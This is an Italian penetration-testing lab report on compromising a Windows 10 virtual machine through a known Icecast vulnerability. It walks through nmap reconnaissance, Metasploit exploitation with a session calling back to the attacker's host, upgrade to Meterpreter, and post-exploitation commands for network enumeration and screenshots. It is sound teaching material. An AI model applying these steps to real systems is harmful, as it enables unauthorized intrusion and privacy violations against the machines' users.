Hacking e Post-Exploitation su Windows 10 tramite vulnerabilità Icecast

Data : 22/01/2026

Autore : Francesco Sardi

Oggetto : Hacking e Post-Exploitation su Windows 10 tramite vulnerabilità Icecast

1. Obiettivi

L'attività ha lo scopo di simulare un attacco informatico controllato verso una macchina target Windows 10. Gli obiettivi principali sono:

1. Ottenere l'accesso remoto tramite sfruttamento di vulnerabilità nota.
2. Elevare/convertire la sessione in una shell **Meterpreter**.
3. Eseguire attività di post-exploitation: enumerazione delle interfacce di rete *(IP)* e cattura dello schermo *(Screenshot)*.

2. Executive Summary

In questo report viene documentata la procedura di sfruttamento di una vulnerabilità presente nel servizio **Icecast** in esecuzione su un target Windows 10. Utilizzando il framework **Metasploit**, è stato possibile compromettere la macchina vittima.

Successivamente all'accesso iniziale, la sessione è stata migrata verso **Meterpreter**, un payload avanzato che ha permesso di eseguire comandi di ricognizione interna e l'acquisizione di evidenze grafiche *(screenshot)* del desktop remoto.

3. Configurazione dell'Ambiente

L'ambiente di test è costituito da due macchine virtuali connesse alla stessa rete locale. La connettività è stata preliminarmente verificata tramite protocollo “*Ping”*.

Macchina attaccante :

- Kali
- Ip : 192.168.50.152

Macchina Target :

- Windows 10
- Ip : 192.168.50.105

4. Fase 1: Information Gathering & Reconnaissance

La prima fase dell'attività ha previsto una scansione delle porte per identificare i servizi attivi sulla macchina target. È stato utilizzato il tool **Nmap** con opzione di version detection *(-sV)* su tutte le porte *(-p-)*.

Comando eseguito:

“ nmap -sV -p- 192.168.50.105 “

Risultato:

Dall'output della scansione è emersa la presenza del servizio **Icecast** in ascolto sulla porta **8000**.

```
PORT      STATE SERVICE       VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime       Microsoft Windows International daytime
17/tcp    open  qotd          Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http          Microsoft IIS httpd 10.0
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc         Microsoft Windows RPC
2105/tcp  open  msrpc         Microsoft Windows RPC
2107/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5432/tcp  open  postgresql?
8000/tcp  open  http          Icecast streaming media server
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
8443/tcp  open  https-alt?
49408/tcp open  msrpc         Microsoft Windows RPC
49409/tcp open  msrpc         Microsoft Windows RPC
49410/tcp open  msrpc         Microsoft Windows RPC
49411/tcp open  msrpc         Microsoft Windows RPC
49412/tcp open  msrpc         Microsoft Windows RPC
49413/tcp open  msrpc         Microsoft Windows RPC
49415/tcp open  msrpc         Microsoft Windows RPC
49450/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:6B:F6:4C (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1194.91 seconds
```


5. Fase 2: Exploitation


Per lo sfruttamento della vulnerabilità è stato utilizzato **msfconsole**.

5.1 Selezione e Configurazione dell'Exploit

È stata effettuata una ricerca nel database di Metasploit per individuare l'exploit relativo a Icecast. Una volta selezionato il modulo corretto, sono stati configurati i parametri essenziali:


- **RHOSTS:** 192.168.50.105 (IP Vittima)
- **LHOST:** 192.168.50.152 (IP Attaccante/Kali)





5.2 Esecuzione

Lanciando il comando *run*, l'exploit è stato eseguito con successo, aprendo una sessione remota sulla macchina target.




Fase 3 : upgrade to Meterpreter

6. Fase 3: Post-Exploitation e Upgrade della Sessione

La sessione iniziale ottenuta era una shell di comando standard. Per massimizzare le capacità di controllo e utilizzare funzionalità avanzate, è stato necessario effettuare un upgrade a **Meterpreter**.

Tramite il comando “ use post/multi/manage/shell_to_meterpreter “ scelgo il payload corretto configurandolo a modo. Dopo l’esecuzione si genera una nuova sessione Meterpreter parallela.



7. Fase 4: Acquisizione Dati

7.1 Enumerazione di Rete


Per confermare l'identità della macchina compromessa e visualizzare le configurazioni di rete, è stato lanciato il comando: *“ipconfig”*

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:6b:f6:4c
MTU          : 1500
IPv4 Address : 192.168.50.105
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:3269
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

7.2 Cattura Schermata

Per provare il controllo visivo sulla macchina, è stata utilizzata la funzione integrata di Meterpreter per catturare un'istantanea del desktop utente: *“screenshot”*

```
meterpreter > screenshot
Screenshot saved to: /home/kali/DyYCQlTa.jpeg
meterpreter >
```



8. Conclusione

L'attività di laboratorio ha dimostrato con successo come una singola vulnerabilità non patchata *(Icecast)* su un sistema Windows 10 possa esporre l'intera macchina a compromissione totale.

Attraverso l'uso metodico di **Metasploit Framework**, si è passati dalla ricognizione *(Nmap)* all'esecuzione di codice remoto, fino all'escalation verso una sessione **Meterpreter**. Quest'ultima ha garantito un controllo granulare del sistema, permettendo l'esfiltrazione di informazioni sensibili *(configurazione di rete)* e la violazione della privacy utente *(screenshot)*, evidenziando l'importanza critica dell'aggiornamento dei servizi e del monitoraggio delle porte esposte.